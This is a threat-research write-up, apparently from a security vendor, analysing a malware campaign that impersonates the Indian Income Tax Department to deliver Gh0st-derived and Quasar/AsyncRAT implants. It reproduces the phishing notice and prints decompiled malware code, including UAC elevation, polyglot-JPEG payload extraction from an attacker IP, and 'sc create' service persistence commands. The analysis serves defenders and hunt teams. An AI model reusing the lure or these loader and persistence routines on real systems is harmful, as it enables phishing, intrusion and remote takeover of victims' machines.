


Fake Indian ITR Notice to Dual RAT Deployment in Six Stages

 cyderes.com/howler-cell/fake-indian-itr-notice-dual-rat-deployment

Reegun Jayapaul

July 7, 2026



[Home / Howler Cell /](#) The Tax Trap: From Fake Indian ITR Notice to Dual RAT Deployment in Six Stages

Key Findings

- Fake Indian Income Tax Department websites trick users into downloading malware disguised as a tax utility.
- The malware uses a trusted, signed Windows binary to load a malicious DLL, bypassing initial trust checks.
- A six-stage infection chain delivers two separate remote access tools, each connecting to a different command-and-control server.
- The final implants are a **Gh0st RAT derivative** and a **Quasar/AsyncRAT-family** payload, both running entirely in memory.
- The dual-implant design gives the attacker redundant access even if one channel is blocked or detected.

Summary

The Howler Cell Threat Research Team identified an active malware campaign targeting Indian users. The attack starts with fake websites impersonating the Indian Income Tax Department. Victims see urgent tax compliance notices, get routed through a fake Microsoft security page, and download a ZIP file that looks like an official tax tool.

Inside the archive is a legitimate, signed executable paired with a malicious DLL. When the executable runs, it loads the malicious DLL through Windows DLL search-order hijacking. This is a known technique where an attacker places a malicious library in a path the trusted binary will check first, giving the malware a clean entry point.

From there, a six-stage chain runs. Early stages handle privilege escalation via a UAC prompt, install a persistence service named "**Windows Mixed Reality Service**," and retrieve a polyglot file from attacker infrastructure. That file is a JPEG with multiple encrypted payloads hidden at various offsets. Later stages shift entirely to memory, with reflective loading used to avoid writing additional files to disk.

The chain ends with two implants injected into svchost.exe processes across all active user sessions.

The design is built to slip past platform-only defense. The unpacked payloads never touch disk, and they travel inside a valid JPEG that passes casual inspection as an image. The endpoint alert that should fire may not. Surfacing activity like this is the work of proactive threat hunting, and the service name, host artifacts, and named kernel objects documented below are the pivots a hunt team uses to find it before an alert exists. The same indicators give a DFIR team a fast path to scope and contain a confirmed compromise.

Impact

The two final implants give the operator full control over compromised systems:

- The first is a **Gh0st RAT derivative** connecting to kxxqbh[.]top on port 6666. It includes screen capture with a self-contained JPEG encoding pipeline, a reverse shell, file operations, and desktop interaction. All modules are reflectively loaded.
- The second is a **Quasar/AsyncRAT-family .NET implant** connecting to ouewop[.]com on port 6351. It loads entirely in memory after patching AMSI, with the .NET CLR hosted from native code to sidestep standard managed-code detection paths.


Running both implants over separate C2 channels gives the attacker redundant access with different detection profiles. If one implant is identified and blocked, the other remains active. Injecting across all user sessions means the malware survives user switches and reaches both the service context and interactive sessions at once.

The campaign infrastructure uses multiple domains for initial delivery, a dedicated IP for polyglot hosting, and two independent C2 endpoints. This separation makes full infrastructure takedown harder and reduces the chance a single block disrupts the operation.

The overall threat profile is high. The social engineering lure is well-targeted for Indian users, the infection chain is technically sophisticated, and the dual-implant design reflects deliberate operational security planning by the threat actor.

Attack Overview

Figure 1: Attack Overview



Technical Analysis

Initial Access: Fake Income Tax Notice

The infection chain begins with a series of fraudulent websites impersonating the **Indian Income Tax Department**. During the investigation, multiple domains hosting identical content were identified, each using the `/incometax` path and presenting visitors with a fabricated tax compliance notice (**Figure 2**). The pages abuse **official Government of India branding**, including references to the Ministry of Finance, Income Tax Department, and Enforcement Division, to appear legitimate and gain the victim's trust.

Figure 2: Income Tax notice: Lure



Income Tax Department
Ministry of Finance, Government of India

No. TAX/PEN/2026-142

भारत सरकार / Government of India

वित्त मंत्रालय / Ministry of Finance
आयकर विभाग / Income Tax Department
प्रवर्तन प्रभाग / Enforcement Division

Aayakar Bhawan,
New Delhi - 110001

OFFICE MEMORANDUM

Sub: कर अनुपालन की कमी और दंड सूचना / Tax Compliance Deficiency and Penalty Notice

1. आपकी कंपनी की कर निरीक्षण के दौरान आयकर अधिनियम, 1961 की धारा 271(1)(c) के तहत कर संबंधी अनियमितताएं पाई गई हैं। The tax inspection of your company has revealed irregularities under Section 271(1)(c) of the Income Tax Act, 1961.
2. इस सूचना की प्राप्ति के 72 घंटे (3 दिन) के भीतर निम्नलिखित दस्तावेज़ आयकर विभाग को प्रस्तुत करना अनिवार्य है। It is mandatory to submit the following documents to the Income Tax Department within 72 hours (3 days) of receipt of this notice.

आवश्यक दस्तावेज़ सूची / Required Documents List

नीचे दिए गए लिंक से दस्तावेज़ डाउनलोड करें / Download documents from the link below

दस्तावेज़ डाउनलोड करें / Download Documents

3. निर्धारित समयावधि में दस्तावेज़ प्रस्तुत न करने पर आयकर अधिनियम की धारा 276C के तहत कानूनी कार्रवाई की जाएगी। Legal action will be taken under Section 276C of the Income Tax Act if documents are not submitted within the stipulated time.

(राज कुमार शर्मा)

Raj Kumar Sharma

सहायक आयकर आयुक्त

Assistant Commissioner of Income Tax

Email: acit.enforcement@incometax.gov.in

To: All concerned taxpayers

Copy to: Director (Systems), CBDT, for uploading on Income Tax Department Website

The lure claims that the recipient's organization has violated provisions of the Income Tax Act and must submit supporting documents within 72 hours to avoid penalties and legal action. The notice prominently features a **"Download Documents"** button, creating a sense of urgency and encouraging immediate interaction.

Upon clicking the download button, victims are redirected to a second-stage page masquerading as a Microsoft security verification portal (**Figure 3**).

Figure 3: Fake Microsoft verification page



Branded as "**Microsoft Edge Secure Gateway**," the page displays a series of purported security checks, including SSL/TLS verification, certificate validation, malware scanning, and file integrity verification. All checks are shown as successfully completed before the user is prompted to open Microsoft Edge. This additional step serves purely as a social engineering mechanism designed to trade on Microsoft's reputation and reduce suspicion before the payload is delivered.

Once the user approves the request, Microsoft Edge automatically downloads a ZIP archive named **Common_Offline_Utility_ITR-1_to_4_AY2026-27.zip**.

The archive contains two files: **COU_ITR-1_to_4_AY2026-27.exe** and **nvdaHelperRemote.dll**. These components form the first stage of a multi-layered malware delivery chain that ultimately deploys a remote access trojan on the victim system.

During the investigation, the following infrastructure was observed hosting the lure content and facilitating payload delivery:


- `hxxps[://]import[.]mom/incometax`
- `hxxps[://]tqhaq[.]rest/incometax`
- `hxxps[://]generate[.]lat/incometax`
- `hxxps[://]meoou[.]rest/incometax`
- `hxxps[://]kattp[.]homes/incometax`

The consistent use of government-themed content, Microsoft-themed trust indicators, and tax-related filenames suggests a coordinated social engineering campaign specifically designed to target Indian users and increase the likelihood of successful malware execution.

Stage 1: Loader Execution and DLL Sideloading

The infection begins with **COU_ITR-1_to_4_AY2026-27.exe**, a legitimate and digitally signed binary that the attacker repurposes as a launcher. By placing a malicious dependency, **nvdaHelperRemote.dll**, alongside the executable in the same directory (**Figure 4**), the attacker abuses Windows' default DLL search order so that the trusted process loads the attacker-supplied module instead of a legitimate one.

Figure 4: Overview of Archive: Common_Offline_Utility_ITR-1_to_4_AY2026-27.zip



Name	Date modified	Type	Size
 COU_ITR-1_to_4_AY2026-27.exe	11/24/2025 6:39 AM	Application	119 KB
 nvdaHelperRemote.dll	6/14/2026 6:05 PM	Application extens...	493 KB

Once the executable resolves and loads this dependency, the DLL initiates a multi-stage unpacking and payload delivery chain. It first decodes a block of shellcode directly in memory, and that shellcode subsequently unpacks the second-stage payload and transfers execution to it (**Figure 5**).

Figure 5: Unpacking next stage

00007FA9ACCF709	48:897424 20	mov qword ptr ss:[rsp+20],rsi	
00007FA9ACCF70E	55	push rbp	
00007FA9ACCF70F	57	push rdi	
00007FA9ACCF710	41:54	push r12	
00007FA9ACCF712	41:56	push r14	
00007FA9ACCF714	41:57	push r15	
00007FA9ACCF716	48:8BEC	mov rbp, rsp	
00007FA9ACCF719	48:83EC 70	sub rsp, 70	
00007FA9ACCF71D	6548:8B0425 60000000	mov rax, qword ptr [60]	rax: GetProcAddress
00007FA9ACCF726	45:33C0	xor r8d, r8d	
00007FA9ACCF729	BA 5488891A	mov edx, 1A898854	
00007FA9ACCF72E	48:8848 18	mov rcx, qword ptr ds:[rax+18]	rax+18: GetProcAddress+18
00007FA9ACCF732	48:8841 30	mov rax, qword ptr ds:[rcx+30]	rax: GetProcAddress
00007FA9ACCF736	48:8808	mov rcx, qword ptr ds:[rax]	rax: GetProcAddress
00007FA9ACCF739	48:8801	mov rax, qword ptr ds:[rcx]	rax: GetProcAddress
00007FA9ACCF73C	48:8858 10	mov rbx, qword ptr ds:[rax+10]	rax+10: GetProcAddress+10
00007FA9ACCF740	48:88C8	mov rcx, rbx	
00007FA9ACCF743	E8 7CFBFFFF	call <nvdahelperrremote.mw_resolve_api>	
00007FA9ACCF748	BA 781F207F	mov edx, 7F201F78	
00007FA9ACCF74D	48:88C8	mov rcx, rbx	
00007FA9ACCF750	4C:88C0	mov r8, rax	r8: TlsGetValue+22D04, rax: GetProcAddress
00007FA9ACCF753	48:88F0	mov rsi, rax	rax: GetProcAddress
00007FA9ACCF756	48:8945 C0	mov qword ptr ss:[rbp-40], rax	rax: GetProcAddress
00007FA9ACCF75A	E8 65FBFFFF	call <nvdahelperrremote.mw_resolve_api>	
00007FA9ACCF75F	4C:88C6	mov r8, rsi	r8: TlsGetValue+22D04
00007FA9ACCF762	BA 6234895E	mov edx, 5E893462	
00007FA9ACCF767	48:88C8	mov rcx, rbx	
00007FA9ACCF76A	48:88F8	mov rdi, rax	rax: GetProcAddress
00007FA9ACCF76D	48:8945 C8	mov qword ptr ss:[rbp-38], rax	rax: GetProcAddress
00007FA9ACCF771	E8 4EFBFFFF	call <nvdahelperrremote.mw_resolve_api>	
00007FA9ACCF776	4C:88C6	mov r8, rsi	r8: TlsGetValue+22D04
00007FA9ACCF779	BA 73804806	mov edx, 6488073	
00007FA9ACCF77E	48:88C8	mov rcx, rbx	
00007FA9ACCF781	4C:88F0	mov r14, rax	rax: GetProcAddress
00007FA9ACCF784	48:8945 D0	mov qword ptr ss:[rbp-30], rax	rax: GetProcAddress
00007FA9ACCF788	E8 37FBFFFF	call <nvdahelperrremote.mw_resolve_api>	
00007FA9ACCF78D	4C:88C6	mov r8, rsi	r8: TlsGetValue+22D04
00007FA9ACCF790	BA A5F25C70	mov edx, 705CF2A5	
00007FA9ACCF795	48:88C8	mov rcx, rbx	
00007FA9ACCF798	4C:88F8	mov r15, rax	rax: GetProcAddress
00007FA9ACCF79B	48:8945 D8	mov qword ptr ss:[rbp-28], rax	[rbp-28]: eg1StreamConsumerGLTextureExternalAttribsNV+
00007FA9ACCF79F	E8 20FBFFFF	call <nvdahelperrremote.mw_resolve_api>	
00007FA9ACCF7A4	48:8D4D 30	lea rcx, qword ptr ss:[rbp+30]	[rbp+30]: eg1StreamConsumerGLTextureExternalAttribsNV+
00007FA9ACCF7A8	C745 30 6E74646C	mov dword ptr ss:[rbp+30], 6C64746E	
00007FA9ACCF7AF	48:8945 E0	mov qword ptr ss:[rbp-20], rax	rax: GetProcAddress
00007FA9ACCF7B3	66:C745 34 6C00	mov word ptr ss:[rbp+34], 6C	6C: 'l'
00007FA9ACCF7B9	FFD7	call rdi	
00007FA9ACCF7BB	4C:88C6	mov r8, rsi	r8: TlsGetValue+22D04
00007FA9ACCF7BE	BA CB79B50D	mov edx, DB579CB	
00007FA9ACCF7C3	48:88C8	mov rcx, rax	rax: GetProcAddress

```

000000000009D000 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ.....yy..
000000000009D001 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 .....@.....
000000000009D002 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000000000009D003 00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00 .....
000000000009D004 0E 1F BA 0E 00 84 09 CD 21 B8 01 4C CD 21 54 68 ..%.il.LilTh
000000000009D005 69 73 20 70 72 6F 67 72 61 60 20 63 61 6E 6E 6F is program canno
000000000009D006 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS
000000000009D007 6D 6F 64 65 2E 0D 00 0A 24 00 00 00 00 00 00 00 mode...$.
000000000009D008 02 68 28 68 46 09 46 3B 46 09 46 3B 46 09 46 3B .h(hF.F;F.F;F.F;
000000000009D009 3F 88 43 3A DE 09 46 3B 3F 88 42 3A 4A 09 46 3B ?C:p.F;?B:j.F;
000000000009D00A 3F 88 45 3A 40 09 46 3B 0D 83 45 3A 4F 09 46 3B ?E:0.F;..E:0.F;
000000000009D00B 0D 83 42 3A 48 09 46 3B 0D 83 43 3A 59 09 46 3B ..B:H.F;..C:Y.F;
000000000009D00C 3F 88 47 3A 49 09 46 3B 46 09 47 3B 28 09 46 3B ?G:I.F;F.G;C.F;
000000000009D00D 04 82 4F 3A 47 09 46 3B 04 82 B9 3B 47 09 46 3B 0.O:G.F;0.';G.F;
000000000009D00E 04 82 44 3A 47 09 46 3B 52 69 63 68 46 09 46 3B 0.D:G.F;RichF.F;
000000000009D00F 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000000000009D010 00 00 00 00 00 00 00 00 50 45 00 00 64 86 07 00 .....PE..d...

```

Stage 2: Downloader

Privilege Check and Single-Instance Guard

Before any payload work begins in stage 2, an initializer routine confirms the process is running with administrative rights, which the later service installation requires. It builds the Administrators group SID and checks whether the current token is a member. If it is not, the malware relaunches itself with the **runas** verb to trigger a UAC elevation prompt and terminates the unprivileged instance, so execution only continues once elevated (**Figure 6**).

Figure 6: UAC Admin prompt via "runas"

```

BOOL IsMember_1 = AllocateAndInitializeSid(pIdentifierAuthority: &IdentifierAuthority, nSubAuthorityCount: arg2.b, nSubAuthority0: 0x20, nSubAuthority1: 0x220, nSubAuthority2: 0,
nSubAuthority3: 0, nSubAuthority4: 0, nSubAuthority5: 0, nSubAuthority6: 0, nSubAuthority7: 0, pSid: &sid)
BOOL IsMember = IsMember_1

if (IsMember_1 != 0)
{
    if (CheckTokenMembership(TokenHandle: nullptr, SidToCheck: sid[0], &IsMember) == 0)
    {
        IsMember = 0
    }

    FreeSid(pSid: sid[0])
}

if (IsMember_1 == 0 || IsMember == 0)
{
    void var_218
    mw_wmemset(&var_218, 0, 0x208)
    GetModuleFileNameW(hModule: nullptr, lpFilename: &var_218, nSize: 0x104)
    ShellExecuteW(hwnd: nullptr, lpOperation: u"runas", lpFile: &var_218, lpParameters: nullptr, lpDirectory: nullptr, nShowCmd: SW_SHOWNORMAL)
    TerminateProcess(hProcess: GetCurrentProcess(), uExitCode: 0)
    noreturn
}

```

The initializer also enforces a single running instance **using named global events (Figure 7)**. If an event indicating a prior or in-progress setup already exists, the process exits quietly. Otherwise, it creates its own event as a marker and spawns the worker threads that carry out the download and delivery, then sleeps to let them finish.

- **Global\kkctsbn**
- **Global\ShitSetupOn26126k**

Figure 7: Single Instance Check: Event Names

```

if (OpenEventW(dwDesiredAccess: EVENT_ALL_ACCESS, bInheritHandle: 0, lpName: u"Global\kkctsbn") != 0)
{
    TerminateProcess(hProcess: OpenProcess(dwDesiredAccess: PROCESS_TERMINATE, bInheritHandle: 0, dwProcessId: GetCurrentProcessId()), uExitCode: 0)
}
else
{
    if (OpenEventW(dwDesiredAccess: EVENT_ALL_ACCESS, bInheritHandle: 0, lpName: u"Global\ShitSetupOn26126k") != 0)
    {
        TerminateProcess(hProcess: OpenProcess(dwDesiredAccess: PROCESS_TERMINATE, bInheritHandle: 0, dwProcessId: GetCurrentProcessId()), uExitCode: 0)
    }
    else
    {
        CreateEventW(lpEventAttributes: nullptr, bManualReset: 1, bInitialState: 1, lpName: u"Global\ShitSetupOn26126k")

        _beginthread(sub_180001560, 0, 0)
        _beginthread(sub_180001000, 0, 0)
        Sleep(dwMilliseconds: 0x493e0)
    }
}

```

Payload Retrieval and Polyglot Extraction

With elevation confirmed, the downloader prepares its **staging directory** under **C:\Program Files\Windows Media Player**, a legitimate-looking path, and removes any artifacts left by a previous run. It then retrieves a file from the command-and-control server at **118[.]107[.]0[.]197** and saves it to disk as **C:\Windows\background.jpg**. The downloaded file is a polyglot. As shown in **Figure 8**, the URL serves a perfectly valid image that renders normally in a browser, which lets the file pass casual inspection and content filters that only check the header. The malware, however, disregards the picture entirely and reads only the data appended after the image, where the real payload is stored.

Figure 8: Polyglot Image: Ouewo.jpg/Background.jpg



The downloader reads the file into memory, seeks to a fixed offset where the appended payload begins, and extracts the embedded block. It writes this block out as **nvdaHelperRemote.dll** in the staging directory (**Figure 9**). This is the next-stage DLL, positioned specifically so the signed launcher will sideload it, looping the chain back to the original DLL search-order abuse.

Figure 9: Staging next stage for execution via DLL sideloading

```
wchar16* rax_2 = fopen("c:\\windows\\background.jpg", "rb+")

if (rax_2 == 0)
{
    MessageBoxW(hWnd: nullptr, lpText: u"error", lpCaption: u"error", uType: MB_SYSTEMMODAL)
    TerminateProcess(hProcess: OpenProcess(dwDesiredAccess: PROCESS_TERMINATE, bInheritHandle: 0, dwProcessId: GetCurrentProcessId()), uExitCode: 0)
}

fseek(rax_2, 0, FILE_END)
int64_t rbx = sx.q(ftell(rax_2))
fseek(rax_2, 0, FILE_BEGIN)
int128_t* rax_6 = j__malloc_base(rbx)
fread(rax_6, rbx, 1, rax_2)
fseek(rax_2, 0x256204, FILE_BEGIN)
int64_t rdi = 0x7b0d8
fwrite(j__malloc_base(0x7b0d8), 0x7b0d8, 1, rax_2)
fclose(rax_2)
HANDLE rax_8 = CreateFileW(lpFileName: u"C:\\Program Files\\Windows Media Player\\nvdaHelperRemote.dll", dwDesiredAccess: 0x40000000, dwShareMode: FILE_SHARE_NONE,
dwCreationDisposition: CREATE_ALWAYS, dwFlagsAndAttributes: 0x80000000, hTemplateFile: nullptr)
```

Host Staging and Service Persistence

To provide a trusted process for the sideload, the downloader copies its own running binary into the working directory under the name **Mixed Reality.exe**, adopting a cover identity tied to a real Windows feature (**Figure 10**). Persistence is then established as a Windows service rather than a simple autorun entry, granting automatic startup with elevated privileges.

Figure 10: Self-Copying for next stage execution

```

wchar16 var_238[0x10]
GetModuleFileName(hModule: nullptr, lpFilename: &var_238, nSize: 0x104)
CopyFile(lpExistingFileName: &var_238, lpNewFileName: u"C:\Program Files\Windows Media Player\Mixed Reality.exe", bFailIfExists: 0)
int32_t startupInfo
mw_w_memset(&startupInfo, 0, 0x68)
startupInfo = 0x68
int32_t var_26c = 1
int16_t var_268 = 0
PROCESS_INFORMATION processInformation
__builtin_memset(dest: &processInformation, ch: 0, count: 0x18)

if (CreateProcessA(lpApplicationName: "c:\windows\system32\cmd.exe", lpCommandLine: "cmd /c sc delete mixedsvc", lpProcessAttributes: nullptr, lpThreadAttributes: nullptr, binheritHandles: 0, dwCreationFlags: 0, lpEnvironment: nullptr, lpCurrentDirectory: nullptr, lpStartupInfo: &startupInfo, lpProcessInformation: &processInformation) != 0)
    dwCreationFlags: 0, lpEnvironment: nullptr, lpCurrentDirectory: nullptr, lpStartupInfo: &startupInfo, lpProcessInformation: &processInformation) != 0)
    WaitForSingleObject(hHandle: processInformation.hProcess, dwMilliseconds: 0xffffffff)
    CloseHandle(hObject: processInformation.hProcess)
    CloseHandle(hObject: processInformation.hThread)

```

The malware removes any pre-existing service from an earlier infection, creates a new auto-start service named **MixedSvc** pointing at the staged executable, gives it the convincing display name "**Windows Mixed Reality Service**" and a matching description, and starts it (**Figure 11**). With the service active and the sideloading components in place, the downloader terminates its own process and hands execution to the persisted service.

Figure 11: Persistence: Service Creation, MixedSvc

```

if (CreateProcessA(lpApplicationName: "c:\windows\system32\cmd.exe",
    lpCommandLine: "cmd /c sc create MixedSvc binPath= \"C:\Program Files\Windows Media Player\Mixed Reality.exe\" start= auto displayName= \"Windows Mixed Reality Service\",
    lpProcessAttributes: nullptr, lpThreadAttributes: nullptr, binheritHandles: 0, dwCreationFlags: 0, lpEnvironment: nullptr, lpCurrentDirectory: nullptr, lpStartupInfo: &startupInfo,
    lpProcessInformation: &processInformation) != 0)
    WaitForSingleObject(hHandle: processInformation.hProcess, dwMilliseconds: 0xffffffff)
    CloseHandle(hObject: processInformation.hProcess)
    CloseHandle(hObject: processInformation.hThread)

mw_w_memset(&startupInfo, 0, 0x68)
startupInfo = 0x68
int32_t var_26c_2 = 1
int16_t var_268_2 = 0
__builtin_memset(dest: &processInformation, ch: 0, count: 0x18)

if (CreateProcessA(lpApplicationName: "c:\windows\system32\cmd.exe", lpCommandLine: "cmd /c sc description MixedSvc \"Manager the Mixed Reality functionality\", lpProcessAttributes: nullptr,
    lpThreadAttributes: nullptr, binheritHandles: 0, dwCreationFlags: 0, lpEnvironment: nullptr, lpCurrentDirectory: nullptr, lpStartupInfo: &startupInfo,
    lpProcessInformation: &processInformation) != 0)
    WaitForSingleObject(hHandle: processInformation.hProcess, dwMilliseconds: 0xffffffff)
    CloseHandle(hObject: processInformation.hProcess)
    CloseHandle(hObject: processInformation.hThread)

mw_w_memset(&startupInfo, 0, 0x68)
startupInfo = 0x68
int32_t var_26c_3 = 1
int16_t var_268_3 = 0
__builtin_memset(dest: &processInformation, ch: 0, count: 0x18)

if (CreateProcessA(lpApplicationName: "c:\windows\system32\cmd.exe", lpCommandLine: "cmd /c sc start MixedSvc", lpProcessAttributes: nullptr, lpThreadAttributes: nullptr, binheritHandles: 0,
    dwCreationFlags: 0, lpEnvironment: nullptr, lpCurrentDirectory: nullptr, lpStartupInfo: &startupInfo, lpProcessInformation: &processInformation) != 0)
    WaitForSingleObject(hHandle: processInformation.hProcess, dwMilliseconds: 0xffffffff)
    CloseHandle(hObject: processInformation.hProcess)
    CloseHandle(hObject: processInformation.hThread)

return TerminateProcess(hProcess: OpenProcess(dwDesiredAccess: PROCESS_TERMINATE, binheritHandle: 0, dwProcessId: GetCurrentProcessId()), uExitCode: 0)

```

Stage 3: Loader

The DLL dropped during the previous stage is launched when MixedSvc starts, sideloaded by the staged host executable in the same directory. Functionally, it mirrors the original nvdaHelperRemote.dll module from the start of the chain, reusing the same unpacking approach.

As before, the module decodes an intermediary shellcode in memory and executes it (**Figure 12**). The decoded shellcode is visible in the memory dump below, beginning with its entry stub.

Figure 12: Shellcode: transferring execution to unpacking routine

Dump 2	Dump 1	Dump 3	Dump 4	Dump 5	Watch 1	x= Locals
Address	Hex	Hex	Hex	Hex	Hex	ASCII
00000000008E0000	E9 43 04 00	00 CC CC CC	48 8B C4 48	89 58 08 48		ēC...īīīH.ĀH.X.H
00000000008E0010	89 68 10 48	89 70 18 48	89 78 20 41	56 48 83 EC		.h.H.p.H.x AVH.ī
00000000008E0020	20 48 63 41	3C 4C 8B C9	49 8B D8 8B	8C 08 88 00		HcA<L.ÉI.Ø.....
00000000008E0030	00 00 8B EA	85 C9 74 6A	42 83 BC 08	8C 00 00 00		...ē.ÉtjB.¼.....
